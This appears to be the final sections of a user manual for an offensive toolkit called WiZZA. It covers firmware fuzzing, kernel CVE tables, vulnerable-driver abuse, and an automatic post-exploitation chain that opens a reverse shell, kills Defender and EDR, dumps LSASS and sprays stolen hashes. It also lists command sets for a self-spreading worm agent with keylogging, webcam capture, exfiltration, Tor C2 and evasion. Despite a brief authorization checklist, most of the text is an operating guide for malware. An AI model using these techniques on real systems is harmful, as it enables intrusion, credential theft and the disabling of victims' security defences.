Sets up: 1. Copies `OVMF_CODE.fd` + `OVMF_VARS.fd` from `/usr/share/ovmf/` 2. Creates 64MB FAT32 ESP disk image 3. Populates `EFI/BOOT/BOOTX64.EFI` 4. Generates `run_qemu.sh`

16.5 Integrity & Detection

```
start uefi integrity fw.bin baseline.bin    # SHA256 comparison, find first diff offset
start uefi scan /boot/efi                  # walk ESP, flag unknown .efi binaries
```

17 Baseband Research Framework (op/modules/baseband_research.py)

All analysis operates on firmware images. No live radio transmission. QEMU emulation only.

17.1 Supported Chipsets

Vendor	Magic	Detection
Samsung Shannon	SSSS	NAS/RRC/MM/SMS task table scan
Qualcomm	ELF header	NAS module section analysis
MediaTek	MTK magic	RRC/NAS structure search

17.2 Firmware Acquisition

```
start baseband acquire      # ADB: find /dev/block/by-name/modem + dd + adb pull
                             # OTA: prints samfw.com, tadiphone.dev sources
start baseband identify fw  # detect chipset + extract version strings
```

17.3 Shannon Analysis

Shannon CP_BASE = 0x80000000, DRAM_BASE = 0x40000000

1. Find task names: NAS/RRC/MM/SMS scheduler entries
2. Locate ASN.1 decoder patterns (BER/DER tag bytes)
3. Map NAS message type dispatch table offsets
4. Disassemble NAS dispatcher region with objdump

```
start baseband analyze fw.bin
```

17.4 Fuzzing Harness

```
start baseband fuzz fw.bin  # writes harnesses to /tmp/bb_fuzz/, build.sh
```

Harness	Target	Description
nas_fuzz_afl.c	nas_parse_message()	AFL++ persistent mode
nas_fuzz_libfuzzer.c	asn1_decode()	libFuzzer
seeds/	NAS PDUs	3GPP attach, auth, PDN + CVE overflow cases

Build: cd /tmp/bb_fuzz && bash build.sh Run: afl-fuzz -i seeds/ -o findings/ -- ./nas_fuzz_afl @@

17.5 CVE Catalog

CVE	Chipset	Vulnerability	Vector
CVE-2023-24033	Samsung Shannon	SDP heap OOB (SDP attribute overflow)	Remote (SDP offer)
CVE-2021-0920	Qualcomm	NAS handler UAF (deregistration race)	Remote (NAS)
CVE-2022-22294	MediaTek	RRC OOB (SIB1 length miscalculation)	Remote (RRC)

```
start baseband cve      # print catalog + generate CVE-2023-24033 PoC template
```

18 Appendices

18.1 Appendix A — Kernel CVE Summary

18.1.1 Linux LPE

CVE	Common Name	Affected Versions	CVSS	Reliability
CVE-2016-5195	DirtyCow	Linux 2.6.22–4.8.3	7.8	High
CVE-2022-0847	DirtyPipe	Linux 5.8–5.16.11	7.8	High
CVE-2021-3493	OverlayFS	Ubuntu 5.0–5.10	7.8	High (Ubuntu)
CVE-2023-0386	OverlayFS FUSE	Linux 5.11–6.2	7.8	Medium
CVE-2021-4034	PwnKit	All (polkit < 0.120)	7.8	High
CVE-2024-1086	nftables UAF	Linux 5.14–6.6	7.8	Medium
CVE-2021-22555	Netfilter OOB	Linux 2.6.19–5.12	7.8	Medium
CVE-2022-2588	cls_route UAF	Linux 4.9–5.18	7.8	Medium

18.1.2 Windows LPE (fully patched — real Lazarus Group 0days)

CVE	Common Name	Affected Versions	CVSS	Notes
CVE-2023-28252	CLFS UAF	Win10/11 pre-April 2023	7.8	Lazarus/Nokoyawa — CLFS log corruption
CVE-2024-38193	AFD UAF	Win11 23H2 pre-Aug 2024	7.8	Lazarus crypto attacks — WSASendTo race

18.1.3 BYOVD Drivers (any fully-patched Windows 10/11)

Driver	Signed By	Device	Capability
RTCore64.sys	MSI (Afterburner)	\\.\RTCore64	Kernel R/W, EDR callback wipe
dbutil_2_3.sys	Dell	\\.\DBUtil_2_3	Kernel R/W, EDR callback wipe
mhyprot2.sys	miHoYo (Genshin)	\\.\mhyprot2	Kernel R/W + PPL process kill
gdrv.sys	GIGABYTE (App Center 2.x)	\\.\GDrv	Arbitrary physical R/W + MSR — CVE-2018-19320

`kill_defender()` tries `mhyprot2` kill IOCTL first (PPL bypass), falls back to `RTCore64` EPROCESS walk — zeroes `Protection` byte at offset `0x87A` on target process → `TerminateProcess` succeeds even against PPL-protected Defender/SenseIR.

18.2 Appendix A.5 — Auto Post-Exploitation Chain

After SMB relay succeeds (`zero_click` module), WiZZA automatically launches an 8-step post-exploitation pipeline against the target. No manual trigger needed.

`zero_click` → relay success → PostExploit thread spawns automatically

18.2.1 Steps

Step	Action	Tool
1	Drop + exec PowerShell reverse TCP stager on port 4445	UTF-16LE Base64 -enc
2	Check privilege level	whoami /priv
3	LPE: Admin → SYSTEM	GodPotato-NET4 (SeImpersonatePrivilege)
4	BYOVD blind — wipe EDR callbacks + kill Defender	RTCore64 PS payload (6873 bytes)
5	LSASS dump	comsvcs.dll MiniDump → SMB exfil; fallback procdump
6	Parse dump	pypykatz (plaintext, NTHash, Kerberos tickets)
7	PTH spray /24	CrackMapExec with harvested NT hashes
8	Report loot	console + C2

18.2.2 BYOVD PS Payload (Step 4)

PowerShell P/Invoke payload that: 1. Loads **RTCore64.sys** as a service 2. Reads **PsActiveProcessHead** from **ntoskrnl.exe** .data section 3. Walks **EPROCESS.ActiveProcessLinks** to find **WdFilter/SentinelElara/CsAgent** 4. Zeros Protection byte at offset **0x87A** (PPL bypass) 5. Kills process with **TerminateProcess** 6. Scans **PspCreateProcessNotifyRoutine / PspLoadImageNotifyRoutine** callback arrays 7. NULLs all EDR entries — EDR kernel driver goes deaf

Net result: Defender non-functional on fully-patched Windows 10/11 before LSASS dump.

18.2.3 Output Files

```
/tmp/wizza_loot/
  lsass_<target>.dmp      Raw LSASS minidump
  creds_<target>.txt     pypykatz parsed output (plaintext + hashes)
  pth_spray_<target>.txt CrackMapExec PTH spray results
```

18.2.4 Module

```
from post_exploit import auto_post_exploit
result = auto_post_exploit(target_ip, lhost, shell_port=4445, lpe_port=4446)
```

18.3 Appendix B — Agent Command Summary

Recon: RECON, SYSINFO, NETWORK, DRIVES

Capture: SCREENSHOT, WEBCAM, CLIPBOARD, KEYLOG_START, KEYLOG_DUMP

Harvest: BROWSERS, HASHDUMP, SSHKEYS, EXFIL, GETFILE <path>

Post-Exploit: PERSIST, PRIVESC, CLEAN, SELFDESTRUCT

Spread: NET_SCAN, SSH_TARGETS, SSH_SPRAY, SMB_SCAN, GIT_POISON, EMAIL_SPREAD, DOCKER_ESCAPE

Network CVE Exploits: NET_EXPLOIT <cve> <target_ip> [lhost] [lport] - CVEs: eternal_blue, bluekeep, smbghost, printnightmare, zerologon, follina

Web CVE Exploits: WEB_EXPLOIT <cve> <target_url> [lhost] [lport] - CVEs: log4shell, spring4shell, proxylogon, confluence_rce, vcenter_rce, outlook_ntlm, bigip_rce

Auto-scan: EXPLOIT_SCAN — scan local /24, list matching CVEs by open port

Worm Control: WORM_STATUS, WORM_PAUSE, WORM_RESUME, WORM_SPREAD_NOW, WORM_SET_C2 <url>, WORM_SKIP <host>, WORM_USB_ON/OFF, WORM_SSH_ON/OFF, WORM_SET_INTERVAL <n>

Windows: INJECT <b64_shellcode>, RUN_PS <code>

EDR/Evasion (Windows): AMSI_BYPASS, ETW_BYPASS, NTDLL_UNHOOK, UAC_BYPASS, IMPERSONATE_SYSTEM, LSASS_DUMP, WMI_PERSIST, COM_HIJACK

BYOVD / Defender Kill (Windows, fully patched): - BYOVD [driver_path] — load vulnerable driver, wipe all EDR kernel callbacks - KILL_DEFENDER — all 6 layers (BYOVD + PPL kill + tamper off + registry + WdFilter + ETW) - KILL_DEFENDER <layer> — single layer (layer1 through layer6)

Zero-Click (no victim interaction): - ZERO_CLICK — full chain (IPv6 RA + WPAD/NTLMv1 + SMB relay + mDNS + ADIDNS) - ZERO_CLICK ipv6_ra / ZERO_CLICK wpad / ZERO_CLICK smb_relay - ZERO_CLICK mdns / ZERO_CLICK addns / ZERO_CLICK dcom <target> - On relay success: post-exploit chain fires automatically (see Appendix A.5)

Auto Post-Exploitation Chain (fires automatically on relay success): - POST_EXPLOIT — relay→LPE→BYOVD blind→LSASS dump→pypykatz→CrackMapExec PTH spray /24 Steps: PS stager :4445 → GodPotato (Admin→SYSTEM) → RTCore64 EDR wipe → comsvcs dump → spray

Active Directory: AD_ENUM <dc> <domain> <user> <pass>, KERBEROAST <dc> <domain> <user> <pass>, AS_REP_ROAST <dc> <domain> <users_file>, DCSYNC <dc> <domain> <user> <pass> [target], BLOODHOUND <dc> <domain> <user> <pass>, PASS_THE_HASH <target> <domain> <user> <hash> [cmd], GOLDEN_TICKET <domain> <sid> <krbtgt_hash> [user]

PTY Shell: PTY_START, PTY_STOP

SOCKS5 Pivot: PROXY_START, PROXY_STOP

Shell: any other text -> treated as shell command and executed via cmd.exe /c (Windows) or bash -c (Linux)

18.4 Appendix C — Dependencies Summary

Dependency	Install	Required For
Python 3.8+	system	Everything
cloudflared	GitHub	All remote attacks
mitmproxy	pip install mitmproxy	MitM module
Pillow	pip install Pillow	Steganography
msfvenom	Kali built-in	Shellcode, Android APK
nasm	apt install nasm	Fallback shellcode
arp spoof	apt install dsniff	Physical LAN attacks
bettercap	apt install bettercap	DNS spoof (physical)
openssl	system	Certificate generation
gcc	system	Kernel exploit compilation
impacket	pip install impacket	AD attacks (Kerberoast/DCSync/PTH)
ldap3	pip install ldap3	LDAP spray, AD enumeration
bloodhound	pip install bloodhound	BloodHound collection
tor	apt install tor	Tor hidden service C2
torsocks	apt install torsocks	Route tools through Tor
x86_64-w64-mingw32-gcc	apt install mingw-w64	Cross-compile Windows kernel exploits
crackmapexec	apt install crackmapexec	SMB relay target discovery
ntlmrelayx.py	pip install impacket	SMB relay (zero-click module)
dnstool.py	pip install krbrelayx	ADIDNS wildcard injection
dcomexec.py	pip install impacket	DCOM lateral movement
marshalsec	Java (JAR)	Log4Shell LDAP redirect server

18.5 Appendix D — Engagement Checklist

Pre-engagement: - [] Written authorization obtained - [] Scope of testing defined and documented - [] Emergency contact established - [] Backup C2 URL configured (CF_DOMAIN)

Setup: - `[] bash start install run` - `[] start domain` configured (optional) - `[]` All dependencies installed (pip install mitmproxy Pillow) - `[] start status` shows clean state

Pre-deployment: - `[] start poly all` — remutate all payloads - `[] start untrack` — pass stealth audit - `[] start shellcode gen` — fresh shellcode generated - `[]` C2 URL baked into all payloads - `[] start profile set <name>` — configure malleable C2 profile - `[] start redirector apache` — set up redirector VPS (if applicable)

During engagement: - `[] start creds` running in separate terminal - `[]` C2 panel open at <https://localhost:8888/panel> - `[] start logs` running for anomaly detection - `[] start llmnr start` — capture NTLM hashes if on LAN - `[] start netmap` — monitor infection spread - `[] start zeroclick` — launch zero-click chain if LAN access available - `[] start exploit scan` — identify network CVE targets

Active Directory (if in-scope): - `[] AD_ENUM` — enumerate domain - `[] KERBEROAST` — collect SPN hashes for cracking - `[] BLOODHOUND` — collect for attack path analysis - `[] DCSync` — replicate credential database after DA achieved

Post-engagement: - `[]` Send CLEAN to all agents - `[]` Send SELFDESTRUCT to all agents - `[] start llmnr stop` — stop poisoner - `[] start down` to stop all local processes - `[]` Remove BYOVD drivers dropped on targets (if any) - `[]` Remove any dropped files from targets - `[]` Restore registry keys modified by zero-click / Defender kill - `[] start report html` — generate engagement report - `[]` Archive logs for report

18.6 Appendix E — Glossary

Term	Meaning
Agent	Persistent backdoor running on compromised host
Worm	Self-propagating agent with multiple spread vectors
Stage1	Tiny first-stage loader that downloads the full agent
Stager	Another term for Stage1
BitB	Browser-in-the-Browser — fake login popup overlay
MitM	Man-in-the-Middle — intercept and relay network traffic
AMSI	Antimalware Scan Interface — Windows AV hook
ETW	Event Tracing for Windows — telemetry for Defender
CFG	Control Flow Guard / Control Flow Graph
ROR-13	Rotate-right-13 hash algorithm (API resolution in shellcode)
PEB	Process Environment Block — Windows data structure holding loaded DLLs
LSB	Least Significant Bit — used in steganography
DoH	DNS over HTTPS — encrypted DNS (used for C2 fallback)
LPE	Local Privilege Escalation
LKM	Loadable Kernel Module — rootkit insertion method
MDM	Mobile Device Management — used for iOS CA cert install
IoC	Indicator of Compromise — artifacts that reveal malicious activity
Fileless	Payload executes in memory, never touches disk
Timestomp	Modify file timestamps to match legitimate system files
CDN	Content Delivery Network — WiZZA mimics Cloudflare CDN
Polymorphic	Code that changes its appearance while keeping functionality
UAF	Use-After-Free — kernel memory corruption class
OOB	Out-Of-Bounds — memory access past buffer boundary
PTH	Pass the Hash — authenticate with NTLM hash without cracking
PTT	Pass the Ticket — authenticate with Kerberos ticket (.ccache)
Kerberoasting	Request TGS tickets for SPN accounts and crack offline
AS-REP Roasting	Capture AS-REP for accounts without pre-auth, crack offline
DCSync	Replicate AD password database using MS-DRSR protocol
Golden Ticket	Forged TGT using krbtgt hash — valid for any user, 10 years
Silver Ticket	Forged TGS for a specific service using service account hash
LLMNR	Link-Local Multicast Name Resolution — Windows fallback DNS
NBT-NS	NetBIOS Name Service — legacy Windows name resolution

Term	Meaning
NTLMv2	Net-NTLMv2 — Windows challenge-response authentication hash
Responder	Tool that poisons LLMNR/NBT-NS (WiZZA's llmnr_poisson.py is similar)
Redirector	VPS that fronts the C2 and filters non-beacon traffic
Domain fronting	Routing C2 via CDN to disguise true C2 destination
SOCKS5	SOCKS version 5 — proxy protocol for TCP tunneling
PTY	Pseudo-Terminal — virtual terminal providing full interactive shell
SSE	Server-Sent Events — HTTP streaming from server to browser
Malleable C2	C2 with configurable HTTP profiles that mimic legitimate traffic
BloodHound	AD attack path analysis tool using graph theory
SPN	Service Principal Name — AD service account identifier (Kerberoast target)
TGT	Ticket-Granting Ticket — Kerberos initial authentication ticket
TGS	Ticket-Granting Service ticket — Kerberos service access ticket
krbtgt	Kerberos ticket-granting service account — hash used for Golden Ticket
BYOVD	Bring Your Own Vulnerable Driver — load legitimately-signed vulnerable driver for kernel R/W
PPL	Protected Process Light — Windows protection level preventing normal process termination
CLFS	Common Log File System — Windows kernel driver; CVE-2023-28252 UAF LPE
AFD	Ancillary Function Driver — Winsock kernel driver; CVE-2024-38193 race UAF LPE
Token steal	Kernel shellcode that walks EPROCESS list and copies SYSTEM token to current process
ActiveProcessLinks	Doubly-linked list in EPROCESS connecting all running processes — used in token steal
EPROCESS	Windows kernel structure representing a process — contains token, PID, etc.
Pool spray	Allocate many kernel pool objects to deterministically reclaim freed memory
UAF	Use-After-Free — access to memory after it has been freed; often exploitable for arbitrary write
ADIDNS	Active Directory Integrated DNS — DNS stored in AD, writable by any domain user by default
WPAD	Web Proxy Auto-Discovery — protocol that auto-configures proxy using a PAC file
NTLMv1	Older NTLM version with weak crypto; rainbow-table crackable in <1 second
mDNS	Multicast DNS — local name resolution via 224.0.0.251; used by macOS/Linux/ChromeOS
RDNSS	Recursive DNS Server option in ICMPv6 RA — tells hosts which DNS to use
SLAAC	Stateless Address Autoconfiguration — IPv6 auto-config via Router Advertisements
OGNL	Object-Graph Navigation Language — expression language used in Confluence (CVE-2022-26134)
JNDI	Java Naming and Directory Interface — Log4Shell attack vector
Log4Shell	CVE-2021-44228 — JNDI injection via Log4j 2.x logged strings
EternalBlue	CVE-2017-0144 — SMBv1 RCE used in WannaCry/NotPetya
ZeroLogon	CVE-2020-1472 — Netlogon zero-auth DC takeover
Follina	CVE-2022-30190 — MSDT code execution via Word document

WiZZA Penetration Testing Toolkit — Authorized Use Only